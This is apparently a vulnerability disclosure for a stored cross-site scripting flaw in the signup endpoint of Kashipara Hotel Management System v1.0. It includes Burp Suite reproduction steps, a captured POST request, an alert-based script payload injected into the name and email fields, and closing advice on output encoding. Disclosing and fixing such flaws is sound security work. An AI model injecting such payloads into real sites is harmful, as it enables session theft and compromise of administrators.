

Stored Cross Site Scripting (XSS) vulnerability was found in `"/core/signup_user.php "` of the Kashipara Hotel Management System v1.0 allows remote attackers to execute arbitrary code via `"user_email"` HTTP POST request parameter.

Affected Vendor: Kashipara (<https://www.kashipara.com/>)

Product Official Website URL: Hotel Management System v1.0
(<https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project>)


Version: 1.0

Affected Components:

- **Affected Code File:** `/core/signup_user.php`
- **Affected Parameter:** `"user_email"` HTTP POST request parameter.

Steps:

1. Access the "Sign Up" page. URL: <http://localhost/hotel-management-php/signup.php>
2. Enter the relevant details on the "Sign Up" page and submit the request.



3. Intercept the request in the Burp Suite Proxy editor.


The screenshot displays the Burp Suite Proxy editor interface. At the top, the title bar reads "Request to http://localhost:80 [127.0.0.1]". Below this are four buttons: "Forward", "Drop", "Intercept is on" (which is highlighted in blue), and "Action". To the right of these buttons is an "Open Browser" button. The main area of the editor is divided into three tabs: "Pretty", "Raw", and "Hex". The "Pretty" tab is selected, showing a formatted view of the intercepted request. The request is a POST to "/hotel-management-php/core/signup_user.php" with HTTP/1.1. The "Host" header is "localhost". The "User-Agent" is "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Fire". The "Accept" header is "*/*". The "Accept-Language" is "en-US,en;q=0.5". The "Accept-Encoding" is "gzip, deflate". The "X-Requested-With" is "XMLHttpRequest". The "Content-Type" is "multipart/form-data; boundary=-----37641993983607". The "Content-Length" is "809". The "Origin" is "http://localhost". The "Connection" is "close". The "Referer" is "http://localhost/hotel-management-php/signup.php". The "Cookie" is "PHPSESSID=oa8j40ulj1874kvebfc1gfv871". The "Priority" is "u=0". The request body is a multipart form data with four parts, each with a "Content-Disposition" header and a "name" attribute. The first part is "user_phone" with value "903202020". The second part is "user_fname" with value "Test1". The third part is "user_lname" with value "Test1". The fourth part is "user_dob" with value "Test1".

```
Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser



Pretty Raw Hex
POST /hotel-management-php/core/signup_user.php HTTP/1.1
Host: localhost
3 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Fire
4 Accept : */*
5 Accept-Language : en-US,en;q=0.5
6 Accept-Encoding : gzip, deflate
7 X-Requested-With : XMLHttpRequest
8 Content-Type : multipart/form-data; boundary=-----37641993983607
9 Content-Length : 809
10 Origin : http://localhost
11 Connection : close
12 Referer : http://localhost/hotel-management-php/signup.php
13 Cookie : PHPSESSID=oa8j40ulj1874kvebfc1gfv871
14 Priority : u=0
15
16 -----376419939836072893153136650730
17 Content-Disposition : form-data ; name="user_phone "
18
19 903202020
20 -----376419939836072893153136650730
21 Content-Disposition : form-data ; name="user_fname "
22
23 Test1
24 -----376419939836072893153136650730
25 Content-Disposition : form-data ; name="user_lname "
26
27 Test1
28 -----376419939836072893153136650730
29 Content-Disposition : form-data ; name="user_dob "
30
```

- Insert the XSS script "><script>alert('XSS')</script>" in the "user_fname", "user_lname" and "user_email" HTTP POST request parameters.





- Forward the request with XSS script to server.
- The request gets accepted and a new user entry with XSS script is stored in the application database. This script is also reflected back in response.







7. Now login into the application as an administrator and navigate to “User” menu. URL:
<http://localhost/hotel-management-php/admin/users.php>



8. The XSS script we submitted in the Step 4, gets reflected back as it is in the response and it gets executed in the browser.



Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- <https://portswigger.net/web-security/cross-site-scripting>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)